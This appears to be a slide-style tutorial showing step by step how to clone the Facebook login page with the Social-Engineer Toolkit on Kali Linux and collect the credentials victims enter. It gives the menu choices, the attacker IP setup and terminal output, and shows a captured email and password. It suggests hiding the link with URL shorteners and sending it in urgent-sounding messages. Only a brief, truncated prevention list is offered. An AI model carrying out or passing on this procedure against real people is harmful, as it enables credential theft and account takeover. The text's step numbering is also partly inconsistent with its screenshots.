

Phishing is a form of cyber attack which typically relies on email or other electronic communication methods such as text messages and phone calls.


KALI LINUX™

"the quieter you become, the more you are able to hear"

- + Phishing attack using kali Linux is a form of a **cyber attack** that typically relies on **email or other electronic communication methods** such as text messages and phone calls. It is one of the most popular techniques of social engineering. Where hackers pose as a trustworthy organization or entity and **trick users** into revealing sensitive and confidential information.
- + We will create a Facebook phishing page using **Social Engineering Toolkit** which is a preinstalled functionality in **Kali Linux OS**. The phishing link can be sent to any user on the same Local Area Network as you and the data that they enter on the fraudulent page will be stored in a file on the attacker's machine.
- + Social Engineering Toolkit or SET for short is the standard for social engineering testing among security professionals and even beginners must have a basic idea about using the tool. Basically, it implements a computer-based social engineering attack.

Steps of Phishing Attack:

- + Open the terminal window in Kali and make sure you have root access as 'setoolkit' needs you to have root access
- + Type 'setoolkit' in the command line

A screenshot of a terminal window in Kali Linux. The window title is 'root@root: ~'. The menu bar includes 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The terminal shows the command 'root@root:~# setoolkit' being executed. The output includes: '[-] New set.config.py file generated on: 2018-09-28 02:23:02.261621', '[-] Verifying configuration update...', '[*] Update verified, config timestamp is: 2018-09-28 02:23:02.261621', and '[*] SET is using the new config, no need to restart'. It also displays the copyright notice for the Social-Engineer Toolkit (SET) by TrustedSec, LLC, dated 2016, and lists redistribution conditions.

```
root@root: ~
File Edit View Search Terminal Help
root@root:~# setoolkit
[ - ] New set.config.py file generated on: 2018-09-28 02:23:02.261621
[ - ] Verifying configuration update...
[ * ] Update verified, config timestamp is: 2018-09-28 02:23:02.261621
[ * ] SET is using the new config, no need to restart
Copyright 2016, The Social-Engineer Toolkit (SET) by TrustedSec, LLC
All rights reserved.

Redistribution and use in source and binary forms, with or without modification, are permitted provided that the following conditions are met:

    * Redistributions of source code must retain the above copyright notice, this list of conditions and the following disclaimer.
    * Redistributions in binary form must reproduce the above copyright notice, this list of conditions and the following disclaimer in the documentation and/or other materials provided with the distribution.
    * Neither the name of Social-Engineer Toolkit nor the names of its contributors may be used to endorse or promote products derived from this software without specific prior written permission.
```


+Type y to agree to the conditions and use the tool



```
Terminal
File Edit View Search Terminal Help

.....
...:aad888888888baa:...
...:d:7888888888887::8b:...
...:d8888:78888888877a888888b:...
...:d8888888a8888888aa888888888b:...
...:dP:.....8888888888:.....Yb:...
...:dP:.....Y888888888P:.....Yb:...
...:d8:.....Y88888888P:.....8b:...
...:88:.....Y88888P:.....88:...
...:Y8baaaaaaaaa88P:T:Y8baaaaaaaaaad8P:...
...:Y888888888888P:[:Y888888888888P:...
...:.....888:[:888:.....
...:.....888888888888b:.....'
...:.....88888888888888:.....
...:.....d888888888888888:.....
...:.....88:88:88:88:.....
...:.....88:88:88:88:.....'
...:.....88:88:P:88:.....'
...:.....88:88:88:.....'
...:.....'
...:.....'

[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
      Version: 8.0.1
      Codename: 'Maverick - BETA'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
      Welcome to the Social-Engineer Toolkit (SET).
      The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 8.0.1
Current version: 8.0.3

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Social Engineering Attack Vectors
```

- A menu shows up next. Enter 1 as the choice as in this demo we attempt to demonstrate a social engineering attack.

```
Terminal
File Edit View Search Terminal Help
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
-----
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
```

- Enter 3 which will select the 'Credential Harvester Attack Method' as the aim is to obtain user credentials by creating a bogus page that will have certain form fields.
- Enter 2 in order to select 'Site Cloner'

- Now you need to see the IP address of the attacker machine. Open a new terminal window and write ifconfig
- Copy the IP address stated in 'inet' field

```
Terminal
File Edit View Search Terminal Help
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-----
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.132]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your directory structure is.
Press {return} if you understand what we're saying here.*
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
█
```

- + SET will ask you to provide an IP where the credentials captured will be stored. Paste the address that you copied in the earlier step.
- + Since we chose to clone a website instead of a personalized one, the URL to be cloned is to be provided. In this example, it is www.facebook.com


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing: 192.168.0.108
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] Apache is set to ON - everything will be placed in your web root directory of
apache.
[*] Files will be written out to the root directory of apache.
[*] ALL files are within your Apache directory since you specified it to ON.
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Apache webserver is set to ON. Copying over PHP file to the website.
```



The IP address is usually hidden carefully by using URL shortener services to change the URL so that it is better hidden and then sent in urgent-sounding emails or text messages.

- Go to browser and type <http://yourIP> (eg: <http://192.168.0.108>) Note: I am writing this article from Maharashtra, India hence Facebook is in the native language Marathi.



The screenshot shows the Facebook login interface in Marathi. At the top, there is a yellow banner with a warning icon and the text "Facebook वा अधिक चांगला अनुभव मिळवण्यासाठी, तुमचे ब्राउझर अद्ययावत करा." (Update your browser for a better Facebook experience). Below this is a dark blue header with the Facebook logo and a green button labeled "साइन इन" (Sign In). The main content area is light gray and contains a white login box. Inside the box, the text "फेसबुकमध्ये प्रवेश करा" (Log in to Facebook) is displayed. Below this are two input fields: the first for the email/username (containing "rajeevuser") and the second for the password (masked with dots). A blue "लॉग इन" (Log In) button is positioned below the password field. At the bottom of the login box, there is a link that says "आपले पासवर्ड विसरला? Facebook वारी साइन इन करा" (Forgot your password? Facebook will sign you in).

If an unsuspecting user fills in their details and clicks on 'Log In', the fake page takes them to the actual Facebook login page. Usually, people tend to pass it off as a glitch in FB or an error in their typing.

A screenshot of the actual Facebook login page. The top navigation bar is dark blue with the 'facebook' logo on the left, a green 'Sign Up' button, and a camera icon on the right. The main content area is light blue and contains a white login box. Inside the box, the text 'Log in to Facebook' is centered. Below it are two input fields: 'Email address or phone number' and 'Password'. A blue 'Log In' button is positioned below the password field. At the bottom of the box, there is a link that says 'Forgotten account? Sign up for Facebook'.

```
[lsd] => AVqZolem  
[display] =>  
[enable_profile_selector] =>  
[isprivate] =>  
[legacy_return] => 0  
[profile_selector_ids] =>  
[return_session] =>  
[skip_api_login] =>  
[signed_next] =>  
[trynum] => 1  
[timezone] => -345  
[lgndim] => eyJ3IjoxNTM2LCJoIjo4NjQsImF3IjoxNTM2LCJhaCI6ODI0LCJjIjoyNH0=  
[lgnrnd] => 060844 aVkJ  
[lgnjs] => 1538313720  
[email] => naiveuser  
[pass] => passwr  
[prefill_contact_point] =>  
[prefill_source] =>  
[prefill_type] =>  
[first_prefill_source] =>  
[first_prefill_type] =>  
[had_cp_prefilled] => false  
[had_password_prefilled] => false  
[ab_test_data] => AAAAAA/AAZMMMAAAAAAAMAAAAAAMAAAAAAW/FAAAAAIAAF
```

How to prevent phishing attack??

- + Turn On Multi-Factor Authentication. The very first thing you should do to limit your risk of phishing attacks is to...
- + Mandate Strong Passwords, With Regular Updates. Strong passwords are essential to protecting your business against...
- + Encrypt POP3 and IMAP Authentications. The POP3 and IMAP protocols (email protocols that manage and retrieve email...
- + Install EvlWatcher for Windows. Another way that organizations can protect themselves against phishing attacks that...